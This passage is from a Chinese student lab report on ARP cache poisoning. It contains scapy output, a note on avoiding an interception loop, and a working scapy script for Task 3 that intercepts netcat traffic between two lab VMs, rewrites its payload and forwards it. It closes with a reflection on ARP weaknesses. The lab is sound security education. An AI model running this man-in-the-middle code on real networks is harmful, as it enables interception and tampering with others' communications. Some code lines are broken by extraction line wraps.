Sent 1 packets.
('A to B', 'l')
.
Sent 1 packets.
('B to A', <Raw  load='Z' |>)
.
Sent 1 packets.
('A to B', 'l')
.
Sent 1 packets.
```


注意点：经过尝试，如果在if没有添加那个过滤条件，就不能成功；经过分析，原因可能是M截获并且修改了的包会再次被if所截获，从而陷入死循环之中，不能被正确发往B，导致失败；因此需要添加过滤条件，只有第一次被传进恶意主机的包，才需要被截获。

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```
from scapy.all import *


import uuid

VM_A_IP = "172.16.133.128"
VM_B_IP = "172.16.133.129"

def get_mac_address():
    mac=uuid.UUID(int = uuid.getnode()).hex[-12:]
    return ":".join([mac[e:e+2] for e in range(0,11,2)])

local_mac=get_mac_address()

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP \
        and pkt[TCP].payload:
        if pkt[TCP].payload.load and pkt[Ether].dst==local_mac:
            print ('A to B',pkt[TCP].payload.load)
            pkt.show()

            newpkt = IP(pkt[IP])
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            del(newpkt[TCP].payload)

            olddata = pkt[TCP].payload.load # Get the original
payload data
            newdata = olddata
            if "jiaqi" in olddata:
                print("need to replace")
                #newdata=olddata.replace("jiaqi","AAAAA")
                newdata=olddata.replace("jiaqi","AAAAA")

            send(newpkt/newdata)
            c=newpkt/newdata
            c.show()

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        if pkt[Ether].dst==local_mac:
```

```
            print ('B to A',pkt[TCP].payload)
            pkt.show()
            send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

和telnet原理、步骤相同：



总结：

在学习计算机网络知识时候，ARP知识总是被一带而过，而这次实验加深了我对ARP协议原理和弱点的理解，明白了ARP协议基础上的中间人攻击造成的严重危害；虽然现实场景一定不会和实验这样理想化，毒化与混杂模式手段都要复杂许多，但是漏洞的存在就注定了它的脆弱性，防范手段不可少。